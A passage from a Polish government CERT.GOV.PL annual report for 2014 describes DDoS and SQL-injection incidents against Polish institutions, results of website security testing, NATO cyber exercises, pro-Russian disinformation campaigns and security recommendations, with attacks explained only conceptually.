
2.6. DDoS (Distributed Denial of Service)

W dniach 14–17 sierpnia 2014 roku przeprowadzono ataki DDoS na strony internetowe *www.prezydent.pl* oraz *www.gpw.pl*, a także na niektóre witryny instytucji administracji państwowej. Do wspomnianych ataków przyznała się na swojej stronie grupa przedstawiająca się jako „CyberBerkut" podając jako powód ataków rzekome zaangażowanie Polski w konflikt związany z sytuacją na Ukrainie.

Zanotowane ataki były połączeniem ataku typu SYN FLOOD i ataku wolumetrycznego. Podstawą ataku SYN FLOOD jest wysyłanie dużej ilości zapytań synchronizacji (SYN) do serwera celem wysycenia zasobów jakimi on dysponuje. W momencie otrzymania żądania synchronizacji, serwer wysyła „potwierdzenie" swojej dostępności poprzez wysłanie pakietu SYN-ACK i oczekuje na odpowiedź ACK, która zazwyczaj nigdy nie nadejdzie. Podstawą ataku wolumetrycznego jest wysycenie zasobów serwera poprzez wysyłanie na adres celu ataku ogromnej liczby pakietów w krótkim czasie.

Zespół CERT.GOV.PL udzielił wsparcia atakowanym instytucjom w celu jak najszybszego przywrócenia dostępności witryn.

W związku z zaistniałą sytuacją, Zespół CERT.GOV.PL przekazał instytucjom zalecenia zmierzające do podniesienia zdolności odparcia ataków DDoS. Dokonana została również, na podstawie danych deklaratywnych, analiza stanu bezpieczeństwa serwerów hostujących strony WWW, należące do kilkudziesięciu głównych instytucji administracji państwowej. Ocenie poddawany był szereg mechanizmów i uwarunkowań, które mogłyby pozwolić jednostce na skuteczne odparcie potencjalnego ataku DDoS. Wskazać należy, że wiele instytucji zadanie utrzymania swoich stron internetowych zleciło podmiotom zewnętrznym. W związku z czym, w razie ewentualnego ataku DDoS na stronę instytucji, nie jest istotny jej wewnętrzny stan zabezpieczeń, ale stan zabezpieczeń oferowanych przez usługodawcę w ramach zawartej umowy. Niezwykle ważne jest, w przypadku zlecania przedmiotowej usługi na zewnątrz, zarówno sprawdzenie czy podmiot dysponuje odpowiednimi zasobami technicznymi dającymi gwarancję odparcia ataku, jak i właściwe sformułowanie przedmiotu umowy. Niestety, dostrzegalne nadal jest kierowanie się przy wyborze oferty, głównie kryterium najniższej ceny kosztem zabezpieczeń m.in. użycia mechanizmów automatycznego (oraz na żądanie) przełączania – w zależności od poziomu wysycenia łącza oraz obciążenia serwera – formy wyświetlania strony z dynamicznej na statyczną, czy też brak wprowadzania odpowiedzialności firmy hostującej za zapewnienie ciągłości działania powierzonego serwisu.



Wykres 24. Zdolność odparcia ataku DDoS na witrynę WWW na podstawie udzielonych odpowiedzi przez instytucje na pytania i zalecenia Zespołu CERT.GOV.PL

2.7. Krajowe Biuro Wyborcze

Zespół CERT.GOV.PL podejmował działania w ramach swoich kompetencji, w odniesieniu do wydarzeń mających miejsce w trakcie samorządowych wyborów w 2014 roku. KBW poinformowane zostało o publicznie dostępnych w sieci Internet: serwerze testowym systemu KBW, pozwalającym na uzyskanie wiedzy na temat struktury bazy danych systemu. Dodatkowo, podejmowane były czynności wyjaśniające, w odniesieniu do informacji o wycieku danych z systemów teleinformatycznych wykorzystywanych przez KBW oraz upublicznieniu ich w sieci Internet tj. adresy e-mail, loginy, skróty kryptograficzne haseł, imiona i nazwiska.

Atak na serwery Krajowego Biura Wyborczego był atakiem typu SQL Injection. Polega on na specjalnym spreparowaniu zapytania kierowanego do serwera, tak aby wykonał on nieautoryzowany fragment kodu SQL, co w efekcie może prowadzić do wycieku informacji z bazy danych. Działanie takie jest możliwe w przypadku braku odpowiedniej walidacji wprowadzanych/przesyłanych przez użytkowników parametrów do serwera, na którym umiejscowiona jest strona WWW. Należy przy tym dodać, że w trakcie ataku wykonano kilkaset specjalnie spreparowanych zapytań przez adresy IP, które w większości należały do sieci anonimizującej TOR. Atakujący podejmowali wielokrotne, nieskuteczne próby przełamania zabezpieczeń w celu uzyskania nieautoryzowanego dostępu do zasobów.

Zastosowanie się do rekomendacji Zespołu CERT.GOV.PL pozwoliłoby na znaczne zmniejszenie skutków opisywanego ataku.


2.8. Giełda Papierów Wartościowych w Warszawie

Poza opisanym wyżej w pkt. 2.6 atakiem DDoS, Giełda Papierów Wartościowych musiała się zmierzyć 23 października 2014 roku z podmianą strony *www.gpwcatalyst.pl* oraz www.newconnect.pl. Na stronie *www.gpwcatalyst.pl* umieszczony został wizerunek dżihadystów oraz napis w języku angielskim „TO BE CONTINUED...". W sieci Internet zostały opublikowane wykradzione podczas włamania do systemu GPW archiwalne dane używane do logowania do Szkolnej Internetowej Gry Giełdowej i symulatora giełdowego GPW Trader. W sumie upublicznione zostało łącznie ok. 52 MB danych. W tym konkretnym przypadku Zespół CERT.GOV.PL nawiązał współpracę zarówno z GPW i CERT Polska jak i Komisją Nadzoru Finansowego oraz Ministerstwem Finansów. Zlecone zostało pilne podjęcie kroków mających na celu zmianę upublicznionych danych we wszystkich posiadanych usługach. Również w tym przypadku wykorzystana została luka SQL-Injection a do przeprowadzenia ataku wykorzystana została sieć anonimizująca TOR.


3. TESTY BEZPIECZEŃSTWA WITRYN INTERNETOWYCH ADMINISTRACJI PUBLICZNEJ

Prowadzone przez Zespół CERT.GOV.PL badania stanu zabezpieczeń stron internetowych należących do instytucji administracji publicznej mają na celu określenie poziomu bezpieczeństwa aplikacji WWW instytucji publicznych, a także usunięcie wykrytych nieprawidłowości. W 2014 roku zidentyfikowane zostały 446 błędy w ramach przebadanych, przez Zespół CERT.GOV.PL 34 witryn internetowych należących do 12 instytucji państwowych.


W trakcie badania witryn stwierdzono, że ok 18% z nich zawierało przynajmniej jedną podatność, którą należało uznać za krytyczną dla bezpieczeństwa serwera i publikowanych na stronie treści. Na 14 z 34 przebadanych stron zabezpieczenia były skuteczne i nie stwierdzono w nich żadnych poważnych podatności.



Wykres 25. Statystyka wykrytych podatności w witrynach WWW należących do administracji publicznych, według poziomu zagrożenia



Wykres 26. Procentowy rozkład najpoważniejszych błędów w witrynach WWW, należących do administracji publicznej



Wykres 27. Procentowy rozkład 10 najczęściej występujących błędów w witrynach WWW, należących do administracji publicznej


Wśród podatności o wysokim lub bardzo wysokim poziomie zagrożenia niezmiennie przeważają błędy typu SQL Injection oraz Cross Site Scripting[17]. Istotnym problemem jest również wykorzystywanie w serwerach produkcyjnych nieaktualnych wersji oprogramowania. Na jednej z badanych stron wykorzystanie podatności SQL Injection skutkowało bezpośrednim, zdalnym i nieautoryzowanym dostępem do haseł użytkowników przechowywanych w bazie danych w postaci niezaszyfrowanej. W nielicznych przypadkach również przy wykorzystaniu podatności SQL Injection użytkownik był w stanie wykonać

[17] Od 2014 roku nastąpiło przekwalifikowanie podatność Cross Site Scripting (XSS) według poziomu zagrożenia z poziomu *bardzo wysoki* na *wysoki*.

własne zapytanie w bazie danych skutkujące np. dodaniem, modyfikacją lub usunięciem rekordów w ramach posiadanych przez użytkownika bazy danych uprawnień. Skutkiem udanego ataku był pełny dostęp do bazy danych na uprawnieniach administratora, posiadającego nieograniczone możliwości w zakresie zarządzania bazą danych. W efekcie atakujący mógł w zdalny sposób przetwarzać zgromadzone w bazie informacje, w szczególności odczytywać je, modyfikować i usuwać.

Stan bezpieczeństwa przebadanych stron WWW	Ilość stron
Bardzo dobry	14
Średni	14
Niski	6

Tabela 3. Stan bezpieczeństwa stron WWW, należących do administracji publicznej



Wykres 28. Liczbowy rozkład podatności przeskanowanych stron z podziałem na istotność błędów w porównaniu z poprzednimi latami

Instytucje, których witryny zostały przebadane, zostały poinformowane o wynikach, wykrytych podatnościach istniejących w ich systemach i poinstruowane jak podatności te usunąć. Widoczny na powyższym wykresie spadek ilości przebadanych witryn związany jest z kilkoma czynnikami jak m.in. wydłużeniem procesu przeprowadzania miarodajnych testów w związku ze znacznym rozbudowaniem struktury serwisów, czy wprowadzeniem przez firmy prywatne do oferty skierowanej dla administracji rządowej przedmiotowej usługi, a także zaangażowania Zespołu w pilniejsze zadania.

4. WSPÓŁPRACA KRAJOWA I MIĘDZYNARODOWA

4.1. Udział w pracach nad dokumentami strategicznymi

Istotnymi pracami podejmowanymi w zakresie współpracy krajowej i międzynarodowej były działania ukierunkowane na podnoszenie poziomu kompetencji osób odpowiedzialnych za cyberbezpieczeństwo. Przedstawiciele Zespołu CERT.GOV.PL z ramienia Agencji Bezpieczeństwa Wewnętrznego brali także udział, w ramach Strategicznego Forum Bezpieczeństwa, w pracach nad przygotowywanym przez Biuro Bezpieczeństwa Narodowego dokumentem *Doktryna Cyberbezpieczeństwa Rzeczypospolitej Polskiej,* a także w posiedzeniach *Zespołu Zadaniowego do spraw bezpieczeństwa cyberprzestrzeni Rzeczypospolitej Polskiej,* powołanego 13 czerwca 2014 roku decyzją Przewodniczącego Komitetu Rady Ministrów do spraw Cyfryzacji.

W związku z toczącą się dyskusją nad ewentualnymi ramami i formą współpracy operacyjnej krajowych zespołów reagowania na incydenty komputerowe, która ma być regulowana w projekcie *dyrektywy Parlamentu Europejskiego i Rady w sprawie środków mających na celu zapewnienie wspólnego wysokiego poziomu bezpieczeństwa sieci i informacji w obrębie Unii (dyrektywa NIS),* przedstawiciele Zespołu CERT.GOV.PL wzięli udział w zorganizowanym przez Prezydencję Włoską w lipcu 2014 roku spotkaniu przedstawicieli CERTów z UE. Dyskusji poddano różne kwestie na potrzeby projektu *dyrektywy NIS* m.in jak.: definicja *znaczącego incydentu transgranicznego*, wskaźniki, które mogłyby zostać wykorzystane do określenia potencjalnych ryzyk takich zagrożeń i podatności, ale również możliwe formy współpracy CERTów na poziomie UE. W związku z tym, że *Dyrektywa NIS* ustanowić ma nowe ramy prawne dla bezpieczeństwa Internetu oraz sieci i systemów teleinformatycznych w Unii Europejskiej, w tym kwestie m.in. CERTów narodowych i właściwych organów, czynny udział w dyskusji nad proponowanymi rozwiązaniami jest niezwykle ważny biorąc pod uwagę przyszłą implementację zapisów Dyrektywy NIS do porządku krajowego.

4.2. Ćwiczenia Locked Shields

Zwycięstwem dla narodowego zespołu ćwiczącego, w skład którego wchodzili przedstawiciele Zespołu CERT.GOV.PL, Ministerstwa Obrony Narodowej, Służby Kontrwywiadu Wojskowego, Wojskowej Akademii Technicznej oraz CERT Polska zakończyły się ćwiczenia Locked Shields. Sukces był tym większy, że uczestniczyło prawie 300 przedstawicieli z 17 krajów reprezentujących najlepsze krajowe zespoły cyberbezpieczeństwa. Scenariusz ćwiczeń zakładał działania zespołów obronnych określonych jako Blue Teams w fikcyjnym kraju, którego infrastruktura teleinformatyczna padła ofiarą nasilających się ataków cybernetycznych dokonywanych przez umownego napastnika tj. Red Teams. Locked Shields są ćwiczeniami w obszarze bezpieczeństwa sieciowego organizowanymi przez Centrum Doskonalenia Cyberobrony NATO w Talinie

(NATO Cooperative Cyber Defence Centre of Excellence) we współpracy z Estonią.

4.3. Ćwiczenia Cyber Coalition 2014

Zespół CERT.GOV.PL uczestniczył także w siódmej edycji ćwiczeń NATO Cyber Coalition 2014, realizowanych w ramach podnoszenia zdolności do cyberobrony krajów członkowskich oraz partnerskich NATO, które odbyły się w listopadzie 2014 roku. Po raz pierwszy, obserwatorami ćwiczeń byli przedstawiciele przemysłu i środowisk akademickich. Celem ćwiczeń jest testowanie zdolności krajów członkowskich NATO i partnerów do działań w zakresie cyberobrony w obszarze decyzyjnym, operacyjnym i technicznym. Przygotowane scenariusze zakładały wystąpienie ukierunkowanych ataków na infrastrukturę teleinformatyczną ćwiczących krajów. Ocenie podlegała koordynacja reagowania na incydenty, prowadzenie analizy ich wystąpienia w aspekcie technicznym, podejmowanie decyzji sytuacyjnych a także konieczność wymiany informacji pomiędzy uczestniczącymi krajami. Część scenariuszy była rozgrywana w środowisku wirtualnym pozwalającym na symulowanie incydentów w dużej skali oraz wykorzystanie dedykowanych narzędzi analitycznych.

Udział w ćwiczeniach pozwolił Zespołowi CERT.GOV.PL na sprawdzenie możliwości działania w zakresie reagowania na incydenty we współpracy z innymi zespołami reagowania krajów NATO oraz na wzmocnienie kompetencji w zakresie prowadzenia analizy powłamaniowej wykrywanych incydentów.

4.4. Szkolenia krajowe

Analogicznie jak w poprzednich latach, również w 2014 roku odbyła się kolejna edycja bezpłatnego szkolenia dla administratorów systemów teleinformatycznych administracji państwowej. Szkolenia oferowane są na podstawie współpracy Agencji Bezpieczeństwa Wewnętrznego z firmą Microsoft w zakresie bezpieczeństwa teleinformatycznego w ramach programu SCP (Security Cooperation Program).

Szkolenie dotyczyło kwestii zakończenia wsparcia dla Windows Server 2003. Przedstawione zostały także bezpieczeństwo rodziny Windows Server, narzędzia oceny zabezpieczeń w Windows Server 2008 R2, praktyczne aspekty ochrony środowisk serwerowych Windows oraz rekomendowane zasady bezpieczeństwa w środowisku domeny Windows.

Realizując zapisy *Polityki Ochrony Cyberprzestrzeni RP* Zespół CERT.GOV.PL, we współpracy z Ministerstwem Administracji i Cyfryzacji (MAiC), przeprowadził szkolenie w zakresie podnoszenia bezpieczeństwa jawnych systemów teleinformatycznych, w którym do udziału zaproszone zostały wydelegowane przez instytucje administracji rządowej osoby odpowiedzialne za reagowanie na incydenty komputerowe. Szkolenie obejmowało praktyczne kwestie związane z funkcją koordynacyjną Zespołu CERT.GOV.PL tj. formy

i zasady obustronnej współpracy pomiędzy administratorami a Zespołem CERT.GOV.PL, omówienie zaleceń CERT.GOV.PL w zakresie m.in. zapewnienia bezpieczeństwa teleinformatycznego instytucji i podnoszenia zdolności do odpierania ataków DDoS na witryny WWW, katalogu zagrożeń oraz omówienie najczęściej spotykanych podatności i zagrożeń na podstawie przykładowych incydentów.

Zespół CERT.GOV.PL uczestniczył również w zorganizowanym przez Ministerstwo Administracji i Cyfryzacji, szkoleniu osób, którym zgodnie z zapisami *Polityki Ochrony Cyberprzestrzeni RP* zostały przypisane zadania pełnomocników ds. bezpieczeństwa cyberprzestrzeni. Komponent dotyczący bezpieczeństwa w cyberprzestrzeni obecny był też w szkoleniach z zakresu profilaktyki kontrwywiadowczej realizowanych przez ABW.

Wyżej wymienione szkolenia, poza przekazaniem uczestnikom praktycznych informacji dotyczących współpracy z Zespołem CERT.GOV.PL, wymianą doświadczeń, rozpowszechnianiem dobrych praktyk, miały również na celu umożliwienie tworzenia się powiązań poziomych pomiędzy uczestnikami Krajowego Systemu Reagowania na Incydenty Komputerowe w CRP.

5. NOWE TRENDY – WOJNA INFORMACYJNA

Internet i media społecznościowe z jednej strony dają możliwość szybkiego rozpowszechnienia informacji i interakcji: publikujących z Internautami. Z drugiej jednak strony, ze względu na dostępność i łatwość korzystania z powyższych udogodnień stają się także narzędziem stosowanym, do wspomagania militarnych i wywiadowczych działań prowadzonych przez państwa, poprzez uskutecznianie szeroko rozumianej akcji propagandowo-dezinformacyjnej. W tym celu, wykorzystywane są osoby, które można przypisać do następujących grup:

- osoby działające na zlecenie, otrzymujące wynagrodzenie za wykonaną pracę tj. zamieszczania wpisów, komentarzy ukazujących odpowiednie osoby i wydarzenia w pozytywnym świetle wykorzystując do tego, wybrane i przywołane w odpowiednim kontekście zmodyfikowane *fakty*;
- tzw. *useful idiots* – osoby prowadzące profile na portalach społecznościowych, czy też blogi osobiste, na których zamieszczane są "*pożądane*" teksty, ale także inne osoby inspirowane do powielania dezinformacji.

"Pożądane" informacje i komentarze pisane są według podobnego szablonu, zwykle mają obszerną treść i są wysoko oceniane przez innych "*użytkowników"*. Opinie stojące w opozycji do treści *zleconych* są źle oceniane przez kolejnych "*dyskutantów"*. Wpisy w znacznym stopniu są kopią poprzednich, zamieszczanych na innych portalach, często w niewielkim, sekundowym odstępie czasu. Z czasem tego typu publikacje zaczęły być formułowane poprawną polszczyzną.

Niestety wiele osób bezwiednie staje się uczestnikiem potyczki, która zwykle rozgrywana jest w ramach komentowania artykułów znajdujących się na ogólnodostępnych i popularnych portalach internetowych. Analiza dyskusji internetowych (również w sieciach społecznościowych) na przestrzeni ostatniego roku wskazała na gwałtowny i nienaturalny w stosunku do innych tematów wzrost aktywności Internautów w tym zakresie, a także zjawiska tzw. trollingu w komentowaniu działań Federacji Rosyjskiej związanych z aneksją Krymu i konfliktem na Ukrainie. Tego typu wpisy dosłownie "zalewały" polskie portale informacyjne w początkowej fazie konfliktu. O tym, że opisywana działalność prorosyjskich komentatorów ma charakter zorganizowany mogą świadczyć dwa niezależne dziennikarskie śledztwa – pierwsze z 2013 roku przeprowadzone przez wydawnictwo *Novaja Gazieta* i portal *MR7.ru* oraz z 2014 roku przeprowadzone przez portal *Sobaka.ru,* dotyczące działalności firmy z Sankt Petersburga, założonej oficjalnie w celu wprowadzania do sieci komentarzy dotyczących produktów i usług, a w praktyce zatrudniającej znaczną liczbę pracowników (według tych dziennikarzy sezonowo nawet do 600 osób), których zadaniem

jest umieszczanie prokremlowskich komentarzy na rosyjskich i zagranicznych stronach internetowych.

Duże znaczenie w tym kontekście ma upublicznianie równolegle przykładów występowania wojny informacyjnej i opisywanie mechanizmów w niej wykorzystywanych. Główną rolę tutaj odgrywają niezależni Internauci. W związku z czym zarekomendować można użytkownikom sieci Internet zachowanie ostrożności i wyczulenie na próby wciągnięcia w zaplanowane i sterowane dyskusje, a nawet ignorowanie tego rodzaju "*zaczepek*" na forach i portalach społecznościowych, bowiem zdarzyć się może, że nie prowadzimy sporu z rzeczywistym człowiekiem a specjalnie stworzonym do powyższych celów programem komputerowym. Nawiązywanie interakcji może być też wstępnym elementem przygotowania innych niewłaściwych działań w cyberprzestrzeni.

Warto pamiętać też, że autorom tych działań zależy na jak największym rozgłosie i często są oni wynagradzani za ilość reakcji czy odpowiednio publikowanych treści, niezależnie czy spotka się to z przyjęciem pozytywnym czy negatywnym. Dużym rozczarowaniem autorów tego typu dezinformacji byłoby powszechne ignorowanie ich publikacji.

6. PODSUMOWANIE ORAZ ZALECENIA I REKOMENDACJE

Rok 2014 pod względem liczby otrzymanych zgłoszeń oraz obsłużonych incydentów kolejny raz okazał się dla Zespołu CERT.GOV.PL rekordowy. Analogicznie do lat poprzednich najwyższe miejsce, w ramach zarejestrowanych incydentów, zajmują botnety: w 2013 roku zarejestrowanych zostało aż 4270, a w 2014 roku 4681 przypadków dotyczących zainfekowanych stacji roboczych będących składnikami sieci botnet. Również porównując statystki systemu ARAKIS.GOV z rokiem 2013, można zaobserwować znaczny wzrost ilościowy alarmów: rok 2013 – 18317, rok 2014 – 28322, z czego największy wzrost odnotowany został zarówno wśród tych o priorytecie *wysokim* i *średnim.*

Dostrzegalna jest także wyraźna dynamika wzrostu uporczywych, długofalowych ataków bazujących na zaawansowanych narzędziach. Oznacza to, że oprócz wzrostu ilościowego obserwujemy także istotny postęp jakościowy w prowadzonych atakach. Upraszczając nie dość, że ataków jest więcej to mogą one aktualnie być także znacznie groźniejsze. Istotnym czynnikiem pozostaje tu udział grup kierowanych i sponsorowanych przez obce państwa. Warto podkreślić, że Zespół CERT.GOV.PL odnotował 119 incydentów określonych jako *inżynieria społeczna,* co w porównaniu do roku ubiegłego stanowiło wzrost o 350% (w 2013 roku zarejestrowanych zostało 34 incydentów będących sumą kategorii: *inżynieria społeczna,* k*radzież tożsamości, podszycie się w tym Phishing*).

Biorąc pod uwagę powyższe, konieczne jest rozwijanie współpracy instytucji z Zespołem CERT.GOV.PL. Jako dobrze rokujące narzędzie można przytoczyć mechanizm wykorzystany w reakcji na doniesienia o *Energetic Bear*, mający na celu ograniczenie możliwości eskalacji zagrożenia w sieciach i systemach, które mogłyby zostać dotknięte cyberkampanią. Obustronna współpraca pozwoliła, zarówno na weryfikację przedstawionych informacji w odniesieniu do skuteczności cyberkampanii w Polsce, poszerzenie zebranej wiedzy na temat jej skali, ale także pozwoliło na ukierunkowanie dalszych działań w stosunku do innych podmiotów, które mogły stać się przypadkowymi lub drugorzędnymi ofiarami przedmiotowej kampanii.

Wydarzenia roku ubiegłego potwierdzają, jak kluczowa jest kwestia bezpieczeństwa systemów teleinformatycznych instytucji oraz znaczenie uwzględniania konieczności prowadzenia testów bezpieczeństwa systemów i aplikacji przed ich wdrożeniem, potem okresowo kontynuowane na podstawie ustalonych zasad np. obligatoryjnie przed wprowadzaniem znacznych zmian do sytemu. Wskazać również należy, iż znaczna część instytucji nie posiada polityki bezpieczeństwa przeznaczonej dla jawnych systemów teleinformatycznych, procedur na wypadek wystąpienia incydentu TI, wskazanych jednostek odpowiedzialnych za reagowanie na incydenty czy bezpieczeństwo jawnych systemów, brak jest też dedykowanego systemu szkoleń skierowanego do pracowników. Przykłady incydentów, do których doszło w 2014 roku jasno pokazują, że wprowadzenie w życie

zaleceń Zespołu CERT.GOV.PL znacznie ograniczyłoby możliwość ich wystąpienia lub ewentualne skutki.

6.1. Zalecenia i rekomendacje dla instytucji

W związku z powyższym, celem osiągnięcia minimalnego, akceptowalnego poziomu bezpieczeństwa systemów teleinformatycznych oraz działań mających na celu ograniczenie możliwości eskalacji ewentualnego wystąpienia zagrożenia/podatności na inne jednostki Zespół CERT.GOV.PL rekomenduje wprowadzenie niżej wymienionych zaleceń skierowanych do instytucji i firm.

Działania doraźne:

Dostęp do poczty wyłącznie z określonych adresów IP lub z wykorzystaniem rozwiązań VPN:

- ogranicza możliwość dostępu z niezaufanych komputerów oraz sieci anonimizujących (TOR);
- zabezpiecza przed nieuprawnionym dostępem w przypadku kradzieży loginów i haseł;
- użycie VPN dodatkowo zabezpiecza przed podsłuchem danych.

Dostęp do poczty wyłącznie z poziomu dedykowanego programu pocztowego:

- ogranicza możliwość wykorzystania błędów w systemach dostępu do poczty przez WWW;
- zabezpiecza przed wykorzystaniem błędów w przeglądarkach;
- zabezpiecza przed popularnymi złośliwymi skryptami wykradającymi dane.

Dostęp do funkcji administracyjnych systemu pocztowego realizowany wyłącznie lokalnie:

- uniemożliwia nieuprawniony dostęp z sieci Internet;
- w wysokim stopniu utrudnia przejęcie konta o uprawnieniach administracyjnych;
- zabezpiecza przed wykorzystaniem konta administracyjnego nawet przy kradzieży loginu i hasła.

Dostęp do systemu obiegu dokumentów na takiej samej zasadzie jak do poczty:

- ogranicza możliwość dostępu z niezaufanych komputerów oraz sieci anonimizujących (TOR);
